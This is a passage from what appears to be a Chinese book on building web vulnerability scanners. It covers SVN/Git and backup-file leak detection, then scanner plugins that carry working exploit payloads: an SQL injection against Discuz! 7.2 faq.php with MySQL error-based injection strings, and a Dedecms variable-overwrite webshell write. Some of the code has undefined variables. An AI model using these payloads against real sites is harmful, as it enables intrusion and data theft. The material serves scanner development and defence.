patternf = re.compile('(\w+\.\w+)\nfile')
patternd = re.compile('(\w+)\ndir')
dirs = [parentdir + '/' + x for x in patternd.findall(content)]
files = [parentdir + '/' + x for x in patternf.findall(content)]
print "entries文件中的目录列表："
for d in dirs:
       print d
print "entries文件中的文件列表："
for f in files:
    print f
```

```
entries文件中的目录列表:
common
entries文件中的文件列表:
discussion_ques_detail_yijj.js
discussion_todo.js
discussion_ques_detail_reply.js
discussion.js
```

注意：

SVN 的 1.6.X 及以下版本是在每个文件夹都生成一个.svn 隐藏文件夹，而 SVN 的 1.7.X 版只在版本库根目录下生成一个.svn 隐藏文件夹。当给线上环境进行项目部署时，需要删除.svn 隐藏目录，或使用 svn export 进行项目部署；也可以在服务器上进行配置，禁止访问.svn 目录。

Git 敏感信息泄露

Git 是一款免费、开源的分布式版本控制系统，用于敏捷高效地处理任何或小或大的项目。很多企业也会选择使用它作为代码版本控制。当使用 git clone 进行线上项目部署时，git 会把项目的信息隐藏在一个.git 的文件夹里，如下：

```
root@debian:/home/wwwroot/default/book/git# git clone https://github.com/imiyoo2010/imiPhoneWall.git
正克隆到 'imiPhoneWall'...
remote: Counting objects: 339, done.
remote: Total 339 (delta 0), reused 0 (delta 0), pack-reused 339
接收对象中：100% (339/339), 1001.99 KiB | 290.00 KiB/s, 完成.
处理 delta 中：100% (46/46), 完成.
检查连接... 完成。
root@debian:/home/wwwroot/default/book/git# ls -aF1 imiPhoneWall/.git/
./
../
branches/
config*
description
HEAD
hooks/
index
info/
logs/
objects/
packed-refs
refs/
```

其中，index 文件实际上是一个包含文件索引的目录树，它记录了文件名、文件内容的 SHA1 哈希值和文件访问权限。ojbects 目录中存放着所有 Git 对象，也包含项目源码的备份文件。通过对 index 文件进行解析，就能找到源文件在 objects 目录的对应关系，从而获取对应的源文件内容。

可以用 git ls-files –stage 命令来解析 index 文件，如下：

```
root@debian:/home/wwwroot/default/book/git/imiPhoneWall# git ls-files --stage
100644 6a2bfd3515a103b0448c6fd73ce833098cc886a0 0       .classpath
100644 341dd720811a3356fd68890db6e4c6ae32ec3e2e 0       .classpath.bak
100644 f01f8daec934aefd0eb4a0646aa36a26225716a7 0       .project
100644 05b3fd6cf894645e0c0bc946db84395c95af3c2b 0       .settings/org.eclipse.jdt.core.prefs
100644 bdef65fba58cdf02ac905dd119ebdcf0144f83df 0       .settings/org.eclipse.ltk.core.refactoring.prefs
100644 41ac8688ad965357e401daa2b7ee5eaa734a2e51 0       AndroidManifest.xml
100644 adeb458def7e52e3ab1b4ac586ac49ef49c5b373 0       README.md
100644 a8ea411a911472c9cbc92789379b2349664decc8 0       bin/ActivityMain.apk
100644 7dea8d815dc916318245537f85b67452e79f9ad4 0       bin/classes.dex
```

备份文件对象在 objects 目录的存储原则为：SHA1 哈希值的前两位是文件夹名称，后 38 位作为对象文件名。比如，上图中 README.md 的文件 SHA1 哈希值为：adeb458def7e52e3ab1b4ac586ac49ef49c5b373，那么对应的文件路径则为：objects/ad/eb458def7e52e3ab1b4ac586ac49ef49c5b373，两个文件的内容是一致的，如下。

查看备份文件的内容：

```
git show adeb458def7e52e3ab1b4ac586ac49ef49c5b373
```

```
imiyoo@debian:/home/wwwroot/default/book/git/imiPhoneWall$ git show adeb458def7e52e3ab1b4ac586ac49ef49c5b373
imiPhoneWall
============

Android Phone FireWall , it could help you to filter the boring Message and unknow Call.




Wish it Hopfull.



Site:http://www.imiyoo.com/blog
```

查看项目文件的内容：

```
cat README.md
```

```
imiyoo@debian:/home/wwwroot/default/book/git/imiPhoneWall$ cat README.md
imiPhoneWall
============

Android Phone FireWall , it could help you to filter the boring Message and unknow Call.




Wish it Hopfull.



Site:http://www.imiyoo.com/blog
```

在 Git 系统中，备份文件对象有两种存储方式，一种是松散对象存储，就是前面提到的；另一种是打包对象存储，它会对松散对象中的文件进行打包存储，此时 objects 的目录结构如下：

```
imiyoo@debian:/home/wwwroot/default/book/git/imiPhoneWall/.git/objects$ ls -lsF
总用量 8
4 drwxr-xr-x 2 root root 4096 12月  2 20:02 info/
4 drwxr-xr-x 2 root root 4096 12月  2 20:02 pack/
```


如果要想获取项目源文件信息，那么需要先对其进行解包，然后按照松散对象的方式来获取，解包的具体操作方式如下：

```
$mv .git/objects/pack/pack-af32a055df2da92544f00f40b580d7177d93bf33.pack .
$git unpack-objects < pack-af32a055df2da92544f00f40b580d7177d93bf33.pack
展开对象中：100%(339/339)，完成。
```


至于打包文件的文件名，可以从 objects/info/packs 中获取，当使用 git gc 命令对松散对象进行打包时，会在 objects/info/packs 文件中记录打包对象的文件名信息，如下：

```
imiyoo@debian:/home/wwwroot/default/book/git/imiPhoneWall/.git/objects/info$ cat packs
P pack-a2abee8b9307102139b8c295cabbc16d41536940.pack
```

场景 3　如果开发人员在线上环境临时修改代码，那么一些工具会自动产生对应的备份文件。一旦疏忽，Web 目录中就会留下.bak、.swp、.old 或~等扩展名的备份文件，特别是一些数据库配置文件。攻击者可以根据这个特性探测和获取目标的敏感信息。比如，Linux 下常用的编辑器 Vi，其特性为：当使用 Vi 打开一个文件时，在同目录下会生成一个 swp 扩展名的隐藏文件，它主要起到临时备份和还原的作用。如果文件正常退出，那么这个文件会自动删除，没有影响；但如果文件异常退出或处于正在编辑时，那么这个文件就会持续存在。此时攻击者就可以下载该文件来获取敏感信息，如下图：



然后通过 vi–r 即可恢复，如下：



查看 config.php 文件的内容，如下：

当然，这样的漏洞场景还有很多，读者可以多注意一下开发人员常用的软件及运维人员的习惯，并收集和积累类似的场景，从而进一步完善自己的扫描器，这里就不过多地占用篇幅了。

下面讲一下敏感文件泄露的检测原理，主要分为以下两类：

1．压缩、备份类文件检测

对于压缩类的文件检测，只需要构造文件对应的 URL，然后向目标请求该 URL，根据 HTTP 响应中的状态码及文件类型进行判断。在这里其实并不需要获取 HTTP 响应中的响应体信息，只需要通过响应头的 Content-type 字段的值即可判断。为了提高检测效率，可以使用 HTTP 请求中的 HEAD 方法进行快速处理；而对于备份类的文件检测，只需要关注动态脚本文件，并根据脚本语言的源码特征进行检测即可。

2．版本类文件检测

版本类文件的检测，可以根据特征文件的 Content-type 进行判断。对于 SVN1.6.X 及以下的版本，可以通过.svn/entries 文件进行检测；对于 SVN1.7.X 以上的版本，可以通过.svn/wc.db 文件进行检测；对于 Git 敏感文件泄露，可以根据.git/index 这个文件进行检测。这些文件都属于二进制流文件，因此其 Content-type 类型都是 application/octet-stream。

在敏感文件的检测中，会对常见的压缩文件、备份文件和版本文件进行探测和验证，查看目标是否存在敏感文件泄露，下面是这两类文件检测的代码实现。

压缩、备份类文件检测的部分检测代码如下：

```
#coding=utf-8
'''
bak.py
'''
import re
import copy
import teye_data.severity as severity
from teye_data.vuln import vuln
from teye_data.vulnmanager import vm

from LogManager import log

#wCurl
from wCurl import wcurl
from http.URL import URL
from http.Request import Request
from util.gen_zip_name import gen_zip_name
from teye_util.page_404 import is_404

class bak:
    def __init__(self):
        self._bak_ext = ["~",".bak",".swp"]
        self._zip_ext= ["zip","rar","7z","gzip"]
        self._res_zip_type = ["application/zip","application/x-rar-compressed",
        "application/x-7z-compressed","application/gzip"]
        self._key_ext  =
{"asp":"<\s*%","aspx":"<\s*%","php":"<?\s*php","jsp":"<\s*%"}
        self._report_num = 0
        self._bak_max_num = 10
    def check(self,t_request):
        if self._report_num > self._bak_max_num:
            return
        log.info(u"正在检测目标是否存在文件备份漏洞...")
        http_request = copy.deepcopy(t_request)
        url_obj = http_request.get_url()
        domain = url_obj.get_domain()
        uri_string = url_obj.get_uri_string()
```

```
        zip_file_list = gen_zip_name(domain)
        for fname in zip_file_list:
            for item in self._zip_ext:
                zip_file = fname + "." + item
                zip_url =URL(uri_string).urljoin(zip_file)
                res = wcurl.head(zip_url)
                ct = res.headers["content-type"].lower()
                if ct in self._res_zip_type:
                    v = vuln()
                    v.set_url(zip_url)
                    v.set_method("GET")
                    v.set_param("")
                    v.set_name("Bak Vuln")
                    v.set_rank(severity.H)
                    vm.append(self,http_request.get_url().get_host(),"bak",v)
                    print "Bak Vuln 漏洞URL: %s" % (bak_url)
                    self._report_num  +=1
        url_ext = url_obj.get_ext()
        url_file = url_obj.get_filename()
        if url_file =="":
            return
        if url_ext not in self._key_ext.keys():
            return
        for bak_ext in self._bak_ext:
            if bak_ext == ".swp":
                bak_file = "." + url_file + bak_ext
                bak_url =URL(uri_string).urljoin(bak_file)
                res = wcurl.head(bak_url)
                bak_ct = res.headers["content-type"]
                #(".swp","application/octet-stream")
                if bak_ct =="application/octet-stream":
                    v = vuln()
                    v.set_url(bak_url)
                    v.set_method("GET")
                    v.set_param("")
                    v.set_name("Bak Vuln")
                    v.set_rank(severity.H)
                    vm.append(self,http_request.get_url().get_host(),"bak",v)
                    print "Bak Vuln 漏洞URL: %s" % (bak_url)
                    self._report_num  +=1
                else:
                    bak_url = uri_string + bak_ext
                    res = wcurl.get(bak_url)
                    if self._find_vuln(res,url_ext):
                        v = vuln()
                        v.set_url(bak_url)
                        v.set_method("GET")
                        v.set_param("")
                        v.set_name("Bak Vuln")
                        v.set_rank(severity.H)
                        vm.append(self,http_request.get_url().get_host(),"bak",v)
                        log.info("Bak Vuln")
                        print "Bak Vuln 漏洞URL: %s" % (bak_url)
                        self._report_num  +=1
```

```
    def _find_vuln(self,res,url_ext):
        res_body = res.body
        if res_body is None:
            return False
        if res.get_code()==200:
            if not is_404(res_body) and self._find_key(res_body,url_ext):
                return True
        else:
            return False
    def _find_key(self,res_body,url_ext):
        pattern = self._key_ext.get(url_ext)
        result = re.search(pattern,res_body,re.I)
        if  result:
            return True
        return False
```

版本类文件检测的部分检测代码如下：

```
#coding=utf-8
'''
ver.py
'''
import copy
import teye_data.severity as severity
from teye_data.vuln import vuln
from teye_data.vulnmanager import vm
from LogManager import log
from wCurl import wcurl
from http.URL import URL
from util.gen_zip_name import gen_zip_name
from teye_util.page_404 import is_404

class ver:
    def __init__(self):
        self._already_flag = False
        self._already_check_domain = []
        self._ver_file = [".svn/wc.db",".svn/entries",".git/index"]
        self._ver_content_type = "application/octet-stream"
    def check(self,t_request):
        http_request = copy.deepcopy(t_request)
        url_obj = http_request.get_url()
        domain = url_obj.get_domain()
        if self._already_flag:
            return
        if domain not in self._already_check_domain:
            self._already_check_domain.append(domain)
            self._already_flag = True
        log.info(u"正在检测目标是否存在版本文件漏洞...")
        uri_string = url_obj.get_uri_string()
        for item in self._ver_file:
            ver_url = URL(uri_string).urljoin(item)
            res = wcurl.head(ver_url)
            ver_ct = res.headers["content-type"].lower()
            #("wc.db|entries|index","application/octet-stream")
```

```
            if ver_ct ==self._ver_content_type:
                v = vuln()
                v.set_url(ver_url)
                v.set_method("GET")
                v.set_param("")
                v.set_name("Ver Vuln")
                v.set_rank(severity.H)
                vm.append(self,http_request.get_url().get_host(),"ver",v)
                log.info("Ver Vuln")
                print "Bak Vuln 漏洞URL: %s" % (bak_url)
```

同样，用对应的漏洞场景进行测试，具体的执行效果如下：

```
imiyoo:~/workplace/tscanner$ nosetests tests/test_common_vuln.py:test_bak  -s
Bak Vuln 漏洞URL:http://192.168.126.143/book/bak/test.zip
Bak Vuln 漏洞URL:http://192.168.126.143/book/bak/2.php.bak
Bak Vuln 漏洞URL:http://192.168.126.143/book/bak/.2.php.swp
{'192.168.126.143': {'teye_bak_plugin': {'bak': [<vuln object: "Bak Vuln">, <vuln object: "Bak Vuln">, <vuln object: "Bak Vuln">]}}}
.
----------------------------------------------------------------------
Ran 1 test in 5.420s

OK
imiyoo:~/workplace/tscanner$ nosetests tests/test_common_vuln.py:test_ver  -s
Ver Vuln 漏洞URL:http://192.168.126.143/book/ver/.svn/wc.db
Ver Vuln 漏洞URL:http://192.168.126.143/book/ver/.svn/entries
Ver Vuln 漏洞URL:http://192.168.126.143/book/ver/.git/index
{'192.168.126.143': {'teye_ver_plugin': {'ver': [<vuln object: "Ver Vuln">, <vuln object: "Ver Vuln">, <vuln object: "Ver Vuln">]}}}
.
----------------------------------------------------------------------
Ran 1 test in 0.133s

OK
```

5.3　Nday/0day 漏洞审计

前面已经讲过了通用型漏洞审计，但还有一类漏洞，相对于通用型漏洞，并不具有普遍性，而只适用于某一类特定的应用，我们将其称为 Nday/0day 漏洞审计。由于它的审计具有明显的应用针对性，为了明确这种针对性，通常将其与应用指纹识别进行联动。只有当目标被识别出对应的应用指纹，才会对其进行 Nday/0day 漏洞的扫描和验证。这样做的好处就是：可以避免对无效目标发送扫描载荷（payload），减少无意义的网络消耗，从而提高扫描器的效率。

Nday/0day 漏洞的审计，是需要漏洞知识库来支撑的，漏洞知识库所积累的漏洞越多，扫描器所能检测的漏洞也就越多，核心指标检出率就会提升。所以说，一个好的扫描器需要有一个强大的漏洞知识库。因此需要对 Nday/0day 漏洞进行分析和审计，并将它们录入扫描器的漏洞知识库中。在这里，笔者选取了 4 个具有代表性的漏洞来介绍 Nday/0day 漏洞审计的特点和要求。

5.3.1　Discuz!7.2 faq.php SQL 注入漏洞

Discuz!是康盛创想（北京）科技有限公司（英文简称 Comsenz）推出的一套通用的社区论坛软件系统，其基础架构采用世界上最流行的 Web 编程组合 PHP+MySQL 实现。它是一个经过完善设计，适用于各种服务器环境的高效论坛系统解决方案。

Discuz!7.2 是其 2010 年推出的一个版本，虽然现已暂停更新，但使用者还是很多。该漏洞是 2014 年 7 月份被国内安全人员爆出来的，攻击者利用该漏洞可以获取账号信息和 UC_KEY，有可能进一步直接获取 WebShell，危害非常大。

漏洞产生在文件 faq.php 中，问题代码如下：

```
$gids = $_GET[gids];
……
elseif($action == 'grouppermission') {
……
ksort($gids);
$groupids =array();
foreach($gids as$row) {
$groupids[]= $row[0];
}
$query =$db->query("SELECT * FROM {$tablepre}usergroups u LEFT JOIN{$tablepre}admingroups
a ON u.groupid=a.admingid WHERE u.groupid IN(".implodeids($groupids).")");
……
```

在代码中，首先定义了一个数组$groupids，然后遍历$gids，将其数组中所有值的第一位取出来放到$groupids 中，最后将$groupids 传入 implodeids 函数，该函数会将数组中的元素组合成字符串拼接到 SQL 语句中，如下：

```
function implodeids($array) {
    if(!empty($array)) {
        return "'".implode("','", is_array($array) ? $array : array($array))."'";
    } else {
        return '';
    }
}
```

其中，变量$gids 是从客户端直接获取的，这里是可以控制的，但由于 Discuz 的代码中有 SQL 防注入过滤操作，它会对客户端的恶意输入进行转义操作。如果$gids 的输入为特殊字符，程序就会对其进行转义操作，而此时数组中的第一个字符就是转义符号，按照之前的处理逻辑，此时程序就会将含有转义功能的转义字符代入 SQL 语句，从而导致部分数据可以逃逸出字符串的边界变成 SQL 语句指令，产生 SQL 注入漏洞。

对于该漏洞的检测，可以将 payload 按照下面的形式进行构造：

```
faq.php?action=grouppermission&gids[10]=\&gids[11][0]=){执行部分}%23
```


其中，gids[10]的值为特殊符号，它的目的是触发 Discuz 的转义操作，引入转移字符到 SQL 语句中，gids[11][0]的值则为逃逸出来的执行内容。由于这里的 SQL 语句并没有明显的输出内容，但 Disucz 会将 MySQL 运行中的错误信息打印出来，因此可以采用报错注入的方式进行检测。这里需要注意的是，扫描器作为漏洞检测和验证的工具，不应该对目标造成损害或数据泄露，所以执行内容的构造就显得尤其重要。对于检测和验证而言，只需要执行有预期输出的语句即可，没必要读取数据库中的真实数据。可以按照下面语句形式构造报错注入语句进行检测，如：

```
select * from user where id=1 逻辑运算符与、或(and,or,&&,||)  {报错语句}
```

常用的 MySQL 报错注入探测语句有：

报错类型	报错语句	关键特征
floor()	(select{test 1}from (select count(*),concat(md5(1),floor(rand(0)*2))x from information_schema.tables group by x)a)	c4ca4238a0b923820dcc509a6f75849b1
extractvalue()	(extractvalue(1,concat(0x7e,(select md5(1)),0x7e)))	c4ca4238a0b923820dcc509a6f75849
updatexml()	(updatexml(1,concat(0x7e,(select md5(1)),0x7e),1))	c4ca4238a0b923820dcc509a6f75849

这里用逻辑或运算进行 floor()类型的报错注入检测，如下图：



在该类漏洞的实现中，我们针对漏洞数据自身的操作做了一层简单的封装，封装代码比较简单，这里就不单独进行介绍了，主要目的是可以将漏洞的操作与漏洞的检测区分开来，这样就可以在代码中更加专注地去实现漏洞检测，部分核心代码如下：

```
#coding=utf-8
'''
discus_faq_sql.py
'''
import re
import time
from misc.common import md5
from teye_web.http.URL import URL
from wCurl import wcurl
from teye_poc.PocScan import PocScan
from LogManager import log
class discuz_faq_sql(PocScan):
    def __init__(self):
        self._poc_info ={
            'w_hat':{
                  'author':u"imiyoo",
                  'blog':u"http://www.imiyoo.com",
                  'team':u"W.A.T",
                  'create_time':u"2015-8-31"
            },
            'w_vul':{
                  'id':u"WDB-2015-1010",
                  'title':u"Discuz! faq.php SQL注入漏洞",
                  'method':"POST",
                  'tag':u"discuz",
                  'rank':u"",
                  'info':u"http://www.watscan.com/",
                  }
            }
        #扫描模式：0为域名模式检测，1为路径模式检测(检测用户输入的URL路径)
        self._scan_mode = 0
        self._vuln_file ="faq.php"
        self._param ="action=grouppermission&gids[10]=\\&gids[11][0]=)||{SQL}%23"
    def chek(self,url):
        log.info(u"正在检测目标是否存在:[%s]..." % self.get_title())
        if not self._scan_mode:
            domain_obj = URL(url.get_domain())
            exp_url = domain_obj.urljoin(self._vuln_file)
        else:
            exp_url = url.urljoin(self._vuln_file)
        error_sql,error_key = get_error_sql_key(type="floor")
        exp_param = self._param.replace("{SQL}",error_sql)
        res = wcurl.get(exp_url,param=exp_param)
        if self._find_vuln(res,key):
            self.security_hole(exp_url)
    def find_vuln(self,res,key):
        body =res.body
        if body.find(key)>-1:
            return True
        else:
            return False
……
```

5.3.2　Dedecms get webshell 漏洞

Dedecms，又名织梦内容管理系统。以简单、实用、开源而闻名，是国内最知名的 PHP 开源网站管理系统，也是使用用户最多的 PHP 类 CMS 系统。该漏洞于 2011 年 8 月份被安全宝的安全研究人员捕获发现，Dedecms get webshell 漏洞主要由全局变量覆盖所致，攻击者通过提交精心构造的变量，就可以覆盖数据库配置文件中的全局变量，从而导致受害网站会反向连接攻击者指定的数据库，并读取相关的内容执行。攻击者利用该漏洞可以直接向受害网站写入 Webshell。

漏洞代码产生在/include/common.inc 文件中，如下：

```
……
//数据库配置文件
require_once(DEDEDATA.'/common.inc.php');
……
function _RunMagicQuotes(&$svar)
{
    if(!get_magic_quotes_gpc())
    {
        if(is_array($svar))
        {
            foreach($var as $_k => $_v) $svar($_k)=_RunMagicQuotes($_v);
        }
        else
        {
            $var =addslashes($svar);
        }
    }
    return $svar;
}
//注册全局标量
foreach(Array('_GET','_POST','_COOKIE') as $_request)
{
    foreach($$_request as $_k=>$_v)
    {
        ${$_k} = RunMagicQuotes($_v);
    }
}
……
```

它允许客户端对程序中的变量进行注册和覆盖，攻击者可以通过提交全局变量来覆盖数据库配置文件中的信息。这样，文件/plus/mytag_js.php 在执行过程中，就会从指定的数据库中读取指定的数据记录，并将读取的内容赋值给$tagbody，最后以 Dede 模版形式将$tagbody 写入缓存文件中，如下：

```
        ……
        $pv = new PartView();
```

```
        $row = $pv->dsql->GetOne(" Select * From `#@__mytag` where aid='$aid' ");
        if(!is_array($row))
        {
                $myvalues = "<!--\r\ndocument.write('Not found input!');\r\n-->";
        }
        else
        {
                $tagbody = '';
                if($row['timeset']==0)
                {
                        $tagbody = $row['normbody'];
                }
                else
                {
                        $ntime = time();
                        if($ntime>$row['endtime'] || $ntime < $row['starttime']) {
                                $tagbody = $row['expbody'];
                        }
                        else {
                                $tagbody = $row['normbody'];
                        }
                }
                $pv->SetTemplet($tagbody, 'string');
                $myvalues  = $pv->GetResult();
                $myvalues = str_replace('"','\"',$myvalues);
                $myvalues = str_replace("\r","\\r",$myvalues);
                $myvalues = str_replace("\n","\\n",$myvalues);
                $myvalues =  "<!--\r\ndocument.write(\"{$myvalues}\");\r\n-->\r\n";
                $fp = fopen($cacheFile, 'w');
                fwrite($fp, $myvalues);
                fclose($fp);
         }
         ……
```

这样，攻击者就能够控制写入缓存文件中的内容，同时借助 Dedecms 模板执行 PHP 脚本的功能，最终产生了 get webshell 漏洞。

对于 get webshell 这种类型漏洞的检测，可以通过向目标写入包含特定内容的文件进行检测。由于 Dedecms 的模板功能具有执行 PHP 代码的特性，因此按照下面的形式设置变量 $tagbody，就可以在服务端写入文件，如下：


```
{dede:php}
file_put_contents(md5("文件名特征").".php","<?php echo md5(\"内容特征\");
@unlink(__FILE__);?>");
{/dede:php}
```

这里需要注意文件覆盖的风险，因此，用特征字符串的 Hash 值作为文件名，来保证其唯一性。同时，为了保持目标的完整性，降低扫描对其的影响，因此在文件中增加了自删除的操作。当漏洞确认后，该文件会自动删除，避免破坏目标的完整性，所以可以将变量$tagbody 的

内容设置为：

```
{dede:php}
file_put_contents(md5("wat2018").".php","<?php echo md5(\"wattest\");
@unlink(__FILE__);?>");
{/dede:php}
```

然后构造请求来覆盖服务端的变量，让其读取外部数据库的内容并执行，这样就会在对应的目录下生成特征文件，如下：



根据上面的检测流程，实现针对该漏洞的检测，部分核心代码如下：

```
#coding=utf-8
'''
dedecms_mytag_getshell.py
'''
import re
import time
from misc.common import md5
from teye_web.http.URL import URL
from wCurl import wcurl
from teye_poc.PocScan import PocScan
from LogManager import log

class dedecms_mytag_getshell(PocScan):
    def __init__(self):
        self._poc_info ={
            'w_hat':{
```

```
                    'author':u"imiyoo",
                    'blog':u"http://www.imiyoo.com",
                    'team':u"W.A.T",
                    'create_time':u"2011-8-25"
               },
               'w_vul':{
                    'id':u"WDB-2011-1032",
                    'title':u"Dedecms mytag_js.php getshell漏洞",
                    'method':"POST",
                    'tag':u"discuz",
                    'rank':u"",
                    'info':u"http://www.watscan.com/",
                    }
          }
          #扫描模式：0为域名模式检测，1为路径模式检测(检测用户输入的URL路径)
          self._scan_mode = 0
          #设置外部数据库连接信息，注意数据库权限设置为只读
          self._db_info = ('127.0.0.1','root','root','book','dede_')
          self._file_key  = md5(test)
          self._data_key =
          self._vuln_file ="/plus/mytag_js.php"
     def check(self,url):
          log.info(u"正在检测目标是否存在：[%s]..." % self.get_title())
          if not self._scan_mode:
               domain_path = url.get_domain_path()
               exp_url = domain_path.urljoin(self._vuln_file)
               chk_url = domain_path.urljoin(self._file_key)
          else:
               exp_url = url.urljoin(self._vuln_file)
               chk_url = url.urljoin(self._file_key)
          data="aid=1&cfg_dbhost=%s&cfg_dbuser=%s&cfg_dbpwd=%s&cfg_dbname=%s     \
&cfg_dbprefix=%s" % self._db_info
          wcurl.get(exp_url,params=data)
          time.sleep(1)
          chk_res = wcurl.get(chk_url)
          if self._find_vuln(chk_res,self._data_key):
               self.security_hole(exp_url)
     def _find_vuln(self,res):
          body =res.body
          if body is None:
               return False
          if body.find(key)>-1:
               return True
          else:
               return False
……
```

5.3.3　Heartbleed 漏洞（CVE–2014–0160）

2014 年 4 月 7 日，OpenSSL 发布了安全公告，在 OpenSSL1.0.1 版本中存在严重漏洞（CVE-2014-0160）。OpenSSL 的 Heartbleed 模块存在一个 bug，该漏洞导致攻击者可以远程读


取存在漏洞版本的 OpenSSL 服务器内存中多达 64KB 的数据。

